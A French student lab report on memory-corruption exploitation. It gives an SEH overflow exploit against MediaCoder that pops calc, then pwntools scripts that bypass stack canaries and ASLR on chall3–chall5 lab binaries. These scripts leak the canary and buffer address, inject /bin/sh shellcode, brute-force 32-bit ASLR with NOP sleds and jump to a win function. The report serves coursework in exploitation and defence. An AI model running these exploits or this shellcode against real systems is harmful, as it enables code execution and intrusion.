# Obtenu dans winexecCalcShellcode.c
shellcode = "\x89...\xd0"
# Obtenu grâce à mona
offset_seh_next = 764

# Found in DLLs POP POP RET
pop_pop_ret_addr = "\x1A\x30\xD0\x63"

# JMP Short 6 bytes further (with 2 NOPs)
jmp_short = "\xEB\x06\x90\x90"

nop_slide = '\x90' * 6

obfile=open('C:\\Users\\slb\\Documents\\slb\\dat\\mediacoder_calc.m3u','w')
obfile.write('A' * offset_seh_next + jmp_short + pop_pop_ret_addr + nop_slide + shellcode)
obfile.close()
```

À l'upload du fichier `mediacoder_calc.m3u` dans MediaCoder, une calculatrice s'ouvrira après que MediaCoder ait crash :




Figure 14: Windows calc result

Linux - Défense

Chall 3

Question 6.1

chall3 a été compilé à partir d'une version « étendue » de chall2.c. Quelles sont les nouvelles fonctions ? Qu'ajoutent-elles fonctionnellement ?

Désormais l'application présente un menu. Ce menu est affiché grâce à la fonction `askChoice`. Elle nous permet notamment de faire des configurations, de lancer le programme ou de le stopper.

Question 6.2

Quelles protections contre les attaques par buffer overflow sont actives dans chall3 ? Lesquelles sont inactives ? Expliquez l'effet des protections actives sur le code généré de la fonction vulnérable identifiée pour chall2.

On a réalisé un petit script Python avec Pwntools permettant d'afficher les propriétés du fichier ELF.

```
from pwn import *

elf = ELF("path/to/elf")

print(elf)
```

Le résultat est le suivant, on remarque qu'il y a un canary d'activé avec ce programme. Il ne faut pas oublier que l'ASLR est activée pour ce programme.

```
slb@vm:~/Desktop/lab-exploit$ python3 chall3_view_prot.py
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/slbf/.cache/.pwntools-cache-3.10/update to 'never' (old way).
Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
[update]
interval=never
[*] You have the latest version of Pwntools (4.11.1)
[*] '/home/slbf/Desktop/lab-exploit/chall3'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
ELF('/home/slbf/Desktop/lab-exploit/chall3')
slb@vm:~/Desktop/lab-exploit$
```

Figure 15: Protection sur le binaire *chall3*

La fonction vulnérable reste toujours la fonction `format` dans laquelle il est possible de réaliser un buffer overflow. Le canary va nous empêcher de simplement écraser la stack comme nous l'avions

fait précédemment. L'ASLR va aussi nous obliger à devoir récupérer les adresses de retour à chaque exécution étant donné que celle-ci change à chaque lancement du programme.

Question 6.3

Comment les nouvelles fonctionnalités vont-elles vous permettre de tenter de déjouer l'ASLR ainsi que les protections du binaire ? De quel outil de scripting vu en cours allez-vous avoir besoin et pourquoi ?

Nous allons avoir besoin de pwntools afin d'interagir avec le programme de manière automatisée.

Le fait que le programme ne s'arrête plus lorsque nous avons décidé de "chiffrer" un message, nous permet d'effectuer la manipulation suivante :

- On peut leak plusieurs adresses, car on peut faire désormais plusieurs buffers overread.
 - la valeur du canary (le canary est en réalité un pointeur sur une constante, qui change donc à chaque exécution)
 - un pointeur sur l'adresse du buffer où sera placé le shellcode (comme dans le chall2).
- On peut également faire un buffer overflow dans le même contexte d'exécution que les précédents buffer overread nous permettant ainsi de placer notre shellcode.

On utilisera ainsi un script python utilisant pwntools pour automatiser les parties de récupérations des différents pointeurs (buffer overread) et placement du buffer overflow.

Question 6.4

Présentez les différents payloads que vous avez construits à l'étape précédente. Pour chacun, expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Nous avons décidé de faire comme pour les précédents exercices et de représenter la stack de la fonction format afin de savoir comment construire les payloads.

Address	Description	Size [bytes]	Content
RBP-0x108	local_110	-	Constante canary
RBP-0xFC	local_104	4	
RBP-0xF8	local_100	4	
RBP-0xF4	local_fc	4	
RBP-0xF0	local_f8	4	

Address	Description	Size [bytes]	Content
RBP-0xEC	local_f4	4	
RBP-0xE8	local_f0	8	Buffer addr + offset
RBP-0xE0	local_e8	8	
RBP-0xD8	local_e0	8	
RBP-0xD0	local_d8	200	Buffer texte à chiffrer
RBP-0x8	local_10	8	Adresse du canary
RBP	Saved RBP	8	-
RBP+0x8	Saved RIP	8	-

On remarque alors que le payload final devra avoir la forme suivante :

```
NOP * (buffer_size - len_shellcode) + shellcode + canary + padding_RBP + adr_buffer
```

Nous avons donc besoin des éléments suivants pour construire notre payload :

1. L'adresse du début du buffer (pour overwrite RIP)
2. La valeur du canary pour éviter la protection de stack smashing

La première étape consiste à effectuer un buffer overread afin de récupérer l'adresse de début du buffer (qui contiendra notre shellcode) pour la renseigner dans RIP.

Cette adresse est récupérable en leakant la valeur de `local_f0` comme suit :

1. On demande au programme de lire à la position -24 (`local_f0` est 24 bytes en dessous du buffer) une longueur de 8 bytes (car c'est une adresse 64 bits)
2. On récupère l'adresse en tant que int, on lui ajoute 24 (car `local_f0` représente l'adresse du début de lecture et prend donc en compte l'offset qu'il faut retirer pour obtenir l'adresse réelle du début du buffer)
3. On convertit le résultat en bytes (little-endian) pour obtenir l'adresse du début du buffer

Dans un second temps, nous allons devoir récupérer la valeur contenue dans l'espace attribué au canary (`local_10`) à l'aide d'un second buffer overread. Pour récupérer cette valeur, il suffit de commencer à lire les valeurs à partir de la fin du buffer (position 200) et de lire les 8 bytes composants l'adresse.

Question 6.5

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à chall3 jusqu'à obtenir un shell fonctionnel. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

```
1  from pwn import *
2  import struct
3
4  proc = process("../chall3")
5
6  shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69"\
7             + b"\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a"\
8             + b"\x3b\x58\x99\x0f\x05"
9
10 buf_size = 200
11
12 payload = asm("nop") * (buf_size - len(shellcode)) + shellcode
13
14 PROMPT = b"[I] Initial string = "
15
16 # XOR Key
17 proc.sendline(b"2")
18 time.sleep(0.1)
19 proc.sendline(b"abc")
20 time.sleep(0.1)
21
22 # Leak buffer address (local_f0 = buffer + offset = buffer - 24)
23 proc.sendline(b"1")
24 time.sleep(0.1)
25 proc.sendline(b"ceci est un test")
26 time.sleep(0.1)
27 proc.sendline(b"-24") # offset
28 time.sleep(0.1)
29 proc.sendline(b"8") # length (8 = address)
30 time.sleep(0.1)
31
32 # Get the leaked address from output (UTF-8)
33 buf_addr = proc.readline_startswithb(PROMPT)[len(PROMPT):]
34 print("buf_addr:", buf_addr)
35 # Convert the UTF-8 to bytes
36 buf_addr_bytes = bytes.fromhex(buf_addr.decode('utf-8'))
37 print("buf_addr_bytes:", buf_addr_bytes)
38 # Convert bytes to integer (Q = unsigned long long)
39 buf_addr_with_offset_int = struct.unpack("Q", buf_addr_bytes)[0]
40 print("convert addr in int:", buf_addr_with_offset_int)
41 # Remove the offset to recover the real buffer address
42 buf_addr = buf_addr_with_offset_int + 24
43 print("add 24:", buf_addr)
44 # Convert the int to bytes
45 buf_addr = struct.pack("<Q", buf_addr)
46 print("buf_addr little endian:", buf_addr)
```



```
47
48 # Leak canary
49 proc.sendline(b"1")
50 time.sleep(0.1)
51 proc.sendline(b"ceci est un test")
52 time.sleep(0.1)
53 proc.sendline(b"200")
54 time.sleep(0.1)
55 proc.sendline(b"8")
56
57 canary_addr = proc.readline_startswithb(PROMPT)[len(PROMPT):]
58 print("canary_addr:", canary_addr)
59 canary_addr_bytes = bytes.fromhex(canary_addr.decode('utf-8'))
60 print("canary_addr_bytes:", canary_addr_bytes)
61
62 # Remplissage buffer avec shellcode
63 # On replace le canary
64 # on va écraser RBP
65 # on écrit dans RIP l'adresse vers le buffer
66
67 final_payload = payload + canary_addr_bytes + b'a' * 8 + buf_addr
68
69 proc.sendline(b"1")
70 time.sleep(0.1)
71 proc.sendline(final_payload)
72 time.sleep(0.1)
73 proc.sendline(b'\x00')
74 proc.sendline(b'\x00')
75
76 proc.interactive()
```

Voici les différentes étapes du script :

1. [l.1 - l.15] : Initialisation des variables globales
2. [l.16 - l.20] : Initialisation d'une XOR key arbitraire
3. [l.22 - l.30] : Passage des inputs pour leak l'adresse du buffer
4. [l.32 - l.46] : Calcul de l'adresse du début du buffer
5. [l.48 - l.55] : Passage des inputs pour leak le canary
6. [l.57 - l.60] : Récupération du canary en bytes
7. [l.67 - l.76] : Construction et envoie du payload final

Output avec l'exploit qui fonctionne :

```
slb@vm:~/Desktop/SLB-L2/code/Py$ python3 ./exploit_chall3.py
[+] Starting local process './chall3': pid 4395
buf_addr: bytearray(b'2847984ffe7f0000')
buf_addr_bytes: b'(G\x980\xfe\x7f\x00\x00'
convert addr in int: 140730233800488
```

```

add 24: 140730233800512
buf_addr little endian: b'@G\x980\xfe\x7f\x00\x00'
canary_addr: bytearray(b'00455001194069aa')
canary_addr_bytes: b'\x00EP\x01\x19@i\xaa'
[*] Switching to interactive mode
[I] Encrypted string = 612733607b2308c8
-----
[M] Select
[1] encrypt
[2] config
[3] stop

[Q] Your choice:-----
[Q] Enter a string with a secret info to protect:[Q] At which position does your secret starts
↪ in the string:[Q] How many characters do you want to encrypt:
[I] Initial string =
[I] Encrypted string =
$ whoami
slb

```

Chall 4

Question 7.1

Quelle différence principale avez-vous notée entre les binaires chall4 et buffer2

Au niveau des protections de compilation, il n'y a pas de différence :

```

slb@vm:~/Desktop/SLB-L2/code/Py$ cat print_chall4_protection.py
from pwn import *

e = ELF("./chall4")

print(e)
slb@vm:~/Desktop/SLB-L2/code/Py$ python3 ./print_chall4_protection.py
[*] '/home/slb/Desktop/SLB-L2/code/chall4'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX unknown - GNU_STACK missing
  PIE:       No PIE (0x8048000)
  Stack:     Executable
  RWX:       Has RWX segments
ELF('/home/slb/Desktop/SLB-L2/code/chall4')
slb@vm:~/Desktop/SLB-L2/code/Py$ python3 ./print_buffer2_protection.py
[*] '/mnt/hgfs/SLB/Exercices/exploit-linux/code/buffer2'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX unknown - GNU_STACK missing

```

```
PIE:      No PIE (0x400000)
Stack:    Executable
RWX:      Has RWX segments
ELF('/mnt/hgfs/SLB/Exercices/exploit-linux/code/buffer2')
```

La différence imposée par l'exercice est que chall4 doit être exécuté avec l'ASLR activé sur notre OS :

```
slb@vm:~/Desktop/SLB-L2/code/Py$ cat /proc/sys/kernel/randomize_va_space
2
```

On ne pourra donc pas passer par GDB pour récupérer l'adresse du buffer contenant notre shellcode.

On va donc devoir faire une attaque brute avec des NOP slides énormes en espérant exploiter la faible entropie de l'ASLR en 32 bits.

En revanche, au niveau du code, réside une différence dans la taille du buffer dans la fonction `bufferSample()` :

```
// buffer2
void bufferSample(char *param_1)
{
    char buffer[32];

    strcpy(buffer,param_1);
    puts(buffer);
    return;
}

// chall4
void bufferSample(char *param_1)
{
    char buffer[1032];

    strcpy(buffer,param_1);
    puts(buffer);
    return;
}
```

Question 7.2

Expliquez la modification que vous avez faite sur le payload prévu pour buffer2 afin d'exploiter chall4.

Le buffer étant plus grand, il a été nécessaire d'agrandir la valeur de `buffer_size` afin qu'elle match ce nouveau changement. Pareil pour l'offset du buffer avec EBP (EBP-0xXXX) où l'on a dû monter à 0x408 en regardant avec GDB. L'adresse du buffer relative (EBP = 0xffffcc78) par rapport à EBP est

aussi modifiée. Tout le reste a pu être calculé automatiquement grâce au code évolutif que l'on avait fait pour buffer2.

```
import sys

shellcode =
↳ b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40"

# Taille buffer du programme
buffer_size = 1032

# Position d'EIP après le buffer (utiliser pattern unique pour le trouver)
offset_eip = buffer_size + 4

# Offset du buffer dans le programme (utiliser GDB pour le trouver)
offset_buffer = 0x408

# Adresse réelle du buffer
address_buffer = 0xffffcc78 - offset_buffer

# Adresse du buffer en little-endian
buffer_adr = address_buffer.to_bytes(4, byteorder='little')

sys.stdout.buffer.write(b"\x90" * (buffer_size - len(shellcode)) + shellcode + b"\x90" *
↳ (offset_eip - buffer_size) + buffer_adr)
```

Question 7.3

Quelle valeur médiane avez-vous trouvée ? Justifiez rapidement cette valeur au vu de l'échantillon collecté.

Ci-dessous, on retrouve la sortie des deux scripts qui ont repris du site qui nous était proposé dans la consigne. Ainsi que le calcul des adresses minimales, maximales, la moyenne et la médiane. On remarque que la moyenne et la médiane sont tout de même assez proche. La distribution paraît assez uniforme, on remarque que pour les deux valeurs, on se retrouve plus au moins au milieu des valeurs générées.

On remarque d'ailleurs dans le fichier `txt` que toutes les valeurs des buffers ont un format du type `0xFFXXXX0` où les caractères `X` sont des chiffres hexadécimaux qui varient d'exécution en exécution. Nous avons donc "uniquement" 16^5 valeurs bruteforce au lieu de 16^8 .

```
slb@vm:~/Desktop/SLB-L2/sources/Py$ ./chall4_aslr.sh
slb@vm:~/Desktop/SLB-L2/sources/Py$ ./chall4_minmax.sh
Valeur minimale: 0xff7fb160
Valeur maximale: 0xffff9f20
slb@vm:~/Desktop/SLB-L2/sources/Py$ python3 chall4_aslr_mediane.py
0xffc10818
slb@vm:~/Desktop/SLB-L2/sources/Py$ python3 chall4_aslr_moyenne.py
0xffc0b545
```

Question 7.4

Présentez le/s script/s réalisé/s. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

On va surtout présenter les trois scripts principaux qui nous donnent des informations pour la suite.

```
1 rm chall4_aslr-sample.txt;
2 for i in {1..1000}; do
3     ltrace ../chall4 $(python3 -c 'print("A" * 1036 + "\xaa\xaa\xaa\xaa")') 2>&1
4     | grep -E "^strcpy" | sed s/'strcpy('//
5     | cut -d "," -f 1 >> chall4_aslr-sample.txt;
6 done
```

Ce premier script, nous permet de récupérer la valeur de l'adresse du buffer que l'on cherche lors de différentes exécutions. Les adresses étant aléatoires, on aura une adresse différente à chaque exécution. Il filtre la sortie de `ltrace` afin d'en sortir l'adresse du buffer uniquement.

1. l.3 : Exécution de `ltrace` sur notre programme
2. l.4 : On récupère la ligne concernée de la sortie du programme
3. l.5 : On tronque la ligne afin de récupérer l'adresse

```
1 from struct import *
2
3 address = 0x00
4 count = 0
5 with open("chall4_aslr-sample.txt") as f:
6     for line in f:
7         count+=1
8         address+=int(line,16)
9
10 print(hex(address//count))
```

Ce programme va tout simplement prendre l'ensemble des adresses écrites à l'aide du précédent programme et en calculer la moyenne des adresses comme sur le site.

1. l.7 : Incrément du compteur d'adresse
2. l.8 : Somme des adresses
3. l.10 : Calcul de la moyenne

```

1 def median(numbers):
2     sorted_numbers = sorted(numbers)
3     n = len(sorted_numbers)
4     middle = n // 2
5     if n % 2 == 0:
6         return (sorted_numbers[middle - 1] + sorted_numbers[middle]) / 2
7     else:
8         return sorted_numbers[middle]
9
10 hex_numbers = []
11 with open("chall4_aslr-sample.txt") as f:
12     for line in f:
13         hex_numbers.append(int(line.strip(), 16))
14
15 median_value = median(hex_numbers)
16 print(hex(int(median_value)))

```

Ce dernier programme nous donne la médiane des adresse générées. On retrouve quelques points importants.

1. l.2 : Tri des valeurs décimales dans un ordre croissant.
2. [l.5 - l.8] : Récupération de la valeur médiane tout en prenant en compte si le tableau est pair ou non.
3. l.15 : Récupération de la valeur médiane en hexadécimal.

Question 7.5

Votre attaque a-t-elle finalement réussie ? Combien de fois et pendant combien de temps avez-vous dû envoyer votre payload.

Notre attaque a bien réussie, elle nous a pris environ 3000 essais et pour un temps d'environ 5 minutes d'attente.




Figure 16: Bruteforce de l'adresse du buffer avec l'ASLR activée

Question 7.6

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à bruteforcer grâce à cette optimisation.

Dans un premier temps, il est important de se rappeler que l'espace à bruteforcer n'est pas de 16^8 ce qui serait attendu, mais de 16^5 valeurs. Les 2 premiers bytes, ainsi que le dernier ne changent jamais. L'adresse est toujours au format 0xFFXXXXX0.

Donc en remplissant le buffer d'environ 1000 NOP et en ayant 16^5 adresses possibles (≈ 1000000). Nous avons un peu près $\frac{1000}{1000000}$ chances de tomber sur notre shellcode.

Question 7.7

Votre attaque a-t-elle finalement réussie ? Combien de fois et pendant combien de temps avez-vous dû envoyer votre payload.

Notre attaque a réussi et plus rapidement que la version précédente. Elle nous a seulement demandé 300 essais et quelques minutes.




Figure 17: Bruteforce de l'adresse du buffer avec l'ASLR activée

Question 7.8

Comment avez-vous optimisé votre payload pour cette attaque ? Estimez empiriquement l'ordre de grandeur de réduction de l'espace à bruteforcer.

Nous avons utilisé les variables d'environnement afin d'y stocker notre shellcode, ainsi qu'un NOP Slide de 65000 instructions. La valeur de 65000 a été choisie, car c'est la limite supérieure possible pour une variable d'environnement.

En plus de la variable d'environnement, on a tout de même rajouté un deuxième shellcode dans le buffer afin d'avoir plus de chance de tomber dessus.

Commande utilisée :

```
export exploit=$(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90" * 65000 +  
↳ b"\x31\x00...\xcd\x80")')
```

Question 7.9

En conclusion de ce qui précède, dans quels cas jugez-vous la protection apportée par l'ASLR en 32 bits insuffisante et pourquoi ?

L'ASLR n'est pas suffisante toute seule, car il est toujours possible et assez facile même après quelques centaines d'essais de tomber dans la partie mémoire contenant notre NOP Slide et notre shellcode. L'espace mémoire dans lequel on travaille est beaucoup trop petit et trop facilement bruteforçable.

Chall 5

Question 8.1

Quelles protections vues en cours contre les attaques par buffer overflow sont actives dans chall5

```
slb@vm:~/Desktop/lab-exploit$ ./checksec.sh --file chall5
RELRO      STACK CANARY      NX            PIE            RPATH      RUNPATH      FILE
Partial RELRO Canary found  NX enabled    No PIE       No RPATH     No RUNPATH   chall5
slb@vm:~/Desktop/lab-exploit$
```

Figure 18: Résultats

Selon l'utilitaire, la protection NX est activée et des canaries sont trouvés.

Question 8.2

Dessiner la stackframe de la fonction secure_login

Address	Description	Size [bytes]	Content
EBP-0x3fc	local_400	500	password
EBP-0x208	?	4	
EBP-0x204	local_208	500	username
EBP-0x10	local_14	4	canary vérifié dans win
EBP-0xc	local_10	4	canary secure_login
EBP-0x8	?	8	?
EBP	Saved EBP	4	-
EBP+0x4	Saved EIP	4	-

Question 8.3

Que veut-on écraser avec l'adresse de la fonction win ? Pour obtenir quel effet ? Quelle vulnérabilité permet de le faire ?

On va exploiter la fonction `secure_read`, elle prend une adresse d'un pointeur en paramètre et y copie 2016 caractères dedans. Or, les buffers passés en paramètre de `secure_read` depuis `secure_login` font 500 caractères.

On peut donc exploiter cela en faisant un buffer overflow sur les buffers de `secure_login` en faisant du stacksmashing et en écrasant `saved EIP` avec l'adresse de `win`.

Ce qui résultera en l'exécution de la fonction `win` à la sortie de `secure_login`.

Question 8.4

Présentez le payload que vous avez construit à l'étape précédente. Expliquez l'objectif poursuivi ainsi que les éléments qui le compose en indiquant leur rôle dans l'exploit.

Le but de ce payload est d'écraser la stack de `secure_login` afin d'aller inscrire sur EIP l'adresse de la fonction `win`.

```
payload = b'A'*1024 + addr
```

La première partie sert à écraser la stack, et `addr` contient l'adresse la fonction `win` (qui est `0x80486a`). Ce payload est envoyé dans le buffer du password.

```
slb@vm:~/Desktop/lab-exploit$ python3 stack_smashing.py
[+] Starting local process './chall15': pid 257114
[+] Receiving all data: Done (103B)
[*] Process './chall15' stopped with exit code -6 (SIGABRT) (pid 257114)

Waiting for authentication...

ACCESS DENIED !
*** stack smashing detected ***: terminated

slb@vm:~/Desktop/lab-exploit$
```

Figure 19: Résultat du stack-smashing

Question 8.5

Quelle autre valeur que l'adresse de la fonction `win` doit-on connaître afin d'effectuer l'attaque ?
Quelle(s) vulnérabilité(s) permet(tent) d'obtenir cette valeur sans besoin d'avoir recours à un debugger ?

Il nous faut contourner les canaries. En effet, il y en a un dans la fonction `secure_login` généré par le compilateur et un autre créé manuellement qui est vérifié dans la fonction `win` au travers d'une variable globale.

La principale vulnérabilité qu'on va utiliser est la suivante : on peut faire un buffer overread grâce au buffer du username, car il est affiché juste après notre saisie, on pourra donc leak le canary de la fonction `secure_login` qui a été généré par le compilateur.

Concernant le second canary, sa valeur est fixée dans le programme et est `0xdeadbeef`.

Question 8.6

Présentez les différents payloads que vous avez construits à l'étape précédente. Pour chacun, expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Payload pour l'overread:

```
payload_overread = b'A' * (buf_size + junk_size)
```

On remplit le buffer de sorte à ce qu'on aille écraser la valeur du canary créé manuellement et le premier caractère du canary généré par le compilateur. Ainsi, on se retrouve avec un buffer de taille 500 auquel on a ajouté la taille du canary de `win` (4) et 1 (pour le premier caractère du canary de `secure_login`).

On peut ensuite récupérer les 3 bytes du canary manquant car ils sont affichés dans le nom de l'utilisateur, on rappelle que `printf` affiche une chaîne de caractère terminée par un caractère NULL (0x00).

Une fois le canary obtenu, le but est de réécrire à sa place initiale dans la stack sa valeur. Voici le payload en résultant :

```
payload = b'A' * offset_canary + canary + (stack_size - len(canary) - offset_canary) * b'A' +  
↪ addr
```

- `offset_canary` : décalage à effectuer pour atteindre le canary à remplacer
- `(stack_size - len() - offset_canary)` : taille à remplir restante
- `addr` : adresse vers la fonction `win`

Question 8.7

La manipulation précédente vous a-t-elle permis d'exécuter la fonction `win` ? Pourquoi ?

Non, on remarque que la valeur du canary change à chaque exécution ce qui rend cette attaque pour le moment pas encore possible.

Question 8.8

Présentez les modifications que vous avez faites sur vos différents payloads. Pour chacune, expliquez l'objectif poursuivi ainsi que l'effet de la modification sur l'exploit.

Les payloads sont essentiellements les mêmes, la grande différence est que nous construisons dynamiquement le payload et l'envoyons dans le même process.

```
slb@vm:~/Desktop/lab-exploit$ python3 stack_smashing_chall5_3.py
[+] Starting local process './chall5': pid 258465
CANARY:  b'\x00\x7f\x1aK'
[+] Receiving all data: Done (92B)
[*] Process './chall5' stopped with exit code 255 (pid 258465)

Waiting for authentication...

ACCESS DENIED !
ADMIN ACCESS GRANTED !

slb@vm:~/Desktop/lab-exploit$
```

Figure 20: Résultat obtenu avec le nouveau script

Question 8.9

Présentez le/s script/s réalisé/s pour être en mesure de construire et passer les payloads précédemment décrits à chall5 jusqu'à pouvoir exécuter la fonction win. Numérotez les lignes de votre code et indiquez en légende ce que font les lignes essentielles du script.

```
1 from pwn import *
2 addr = p32(0x80486a6)
3 buf_size = 1024
4 payload = b'A'*1024 + addr
5
6 proc = process('./chall5')
7 proc.sendlineafter(b":", 'username')
8 proc.sendlineafter(b":", payload)
9 print(proc.recvall(timeout=2).decode())
```

- L.5 : construction du payload
- L.9 : Envoie du payload dans le buffer du password

```
1 from pwn import *
2
3 addr = p32(0x80486a6)
4 stack_size = 1024
5 buf_size = 500
6 junk_size = 4 + 1 # taille du canary manuel + le premier caractère du canary (on sait qu'il
  ↳ commence par 0x00)
7
8 payload_overread = b'A' * (buf_size + junk_size)
9
10 payload = b'A' * stack_size + 10 * b'A'
11
12 proc = process('./chall5')
13 proc.sendlineafter(b":", payload_overread)
14
15 # 19 = A password for ....
16 # buf_size + junk_size = provided username
17 # 3 = remaining canary length
18 canary = b'\x00' + proc.recvall(timeout=2)[19+505:19+505+3]
19 proc.close()
20
21 print("CANARY:", canary)
22
23 offset_canary = 1008 # password + 4 + username + 4
24
25 payload = b'A' * offset_canary + canary + (stack_size - len(canary) - offset_canary) * b'A' +
  ↳ addr
26
27 proc = process('./chall5')
28 proc.sendlineafter(b':', b"username")
```

```
29 proc.sendlineafter(b':', payload)
30 print(proc.recvall(timeout=2).decode())
```

- L.3 - L.8 : construction du payload pour l'overread
- L.12 - L.19 : première exécution du programme récupération du canary L.18
- L.23 - L.25 : construction du payload pour la seconde exécution
- L.27 - L.30 : seconde exécution du programme avec payload construit à partir du canary récupéré.

```
1  from pwn import *
2
3  addr = p32(0x80486a6)
4  stack_size = 1024
5  buf_size = 500
6  junk_size = 4 + 1 # taille du canary manuel + le premier caractère du canary (on sait qu'il
   ↪ commence par 0x00)
7  offset_canary = 1008
8
9  payload_overread = b'A' * (buf_size + junk_size)
10
11 proc = process('./chall5')
12 proc.sendlineafter(b":", payload_overread)
13
14 canary = b'\x00' + proc.recv(19+buf_size+junk_size+3)[-3:]
15 print("CANARY: ", canary)
16
17 payload = b'A' * offset_canary + canary + (stack_size - len(canary) - offset_canary) * b'A' +
   ↪ addr
18
19 proc.sendlineafter(b":", payload)
20
21 print(proc.recvall(timeout=3).decode())
22
23 proc.close()
```

- L.4 - L.10 : construction du payload
- L.15 : récupération du canary
- L.18 : construction du payload final
- L.20 : envoi du payload

Question 8.10

Si vous n'avez pas anticipé sur cette question, vous ne devriez pas avoir réussi à faire afficher son flag par la fonction win ? Pourquoi ?

En effet, on avait anticipé, l'attaque ne fonctionne car il faut également définir la valeur du canary supplémentaire, en faisant un peu de reverse-engineering, on constate que la valeur de ce canary est stockée dans une variable globale et est 0xdeadbeef.

Question 8.11

Expliquez les modifications réalisées sur les différents payloads concernés. Pour chacune, expliquez l'objectif poursuivi ainsi que l'effet de la modification sur l'exploit.

Le payload obtenu final est le suivant :

```
payload = b'A' * offset_canary + manual_canary + canary + (stack_size - len(canary) -
↳ len(manual_canary) - offset_canary) * b'A' + addr
```

Il n'est pas très différent du précédent, la différence est que nous avons ajouté le canary qui est vérifié manuellement, il vaut 0xdeadbeef.

Nous avons également modifié la taille du décalage vers le canary (on a du décalé de 4 pour tomber sur le premier canary) et la taille restante à remplir.

```
slb@vm:~/Desktop/lab-exploit$ python3 stack_smashing_chall15_4.py
[+] Starting local process './chall15': pid 258744
CANARY2: b'\xef\xbe\xad\xde'
CANARY: b'\x00\xa5\x04\x99'
[+] Receiving all data: Done (144B)
[*] Process './chall15' stopped with exit code 0 (pid 258744)

Waiting for authentication...

ACCESS DENIED !
ADMIN ACCESS GRANTED !

(_(
/_/'_____/)
" |_____|
  | " " " " " | JEBGOAT
```

Figure 21: Résultat final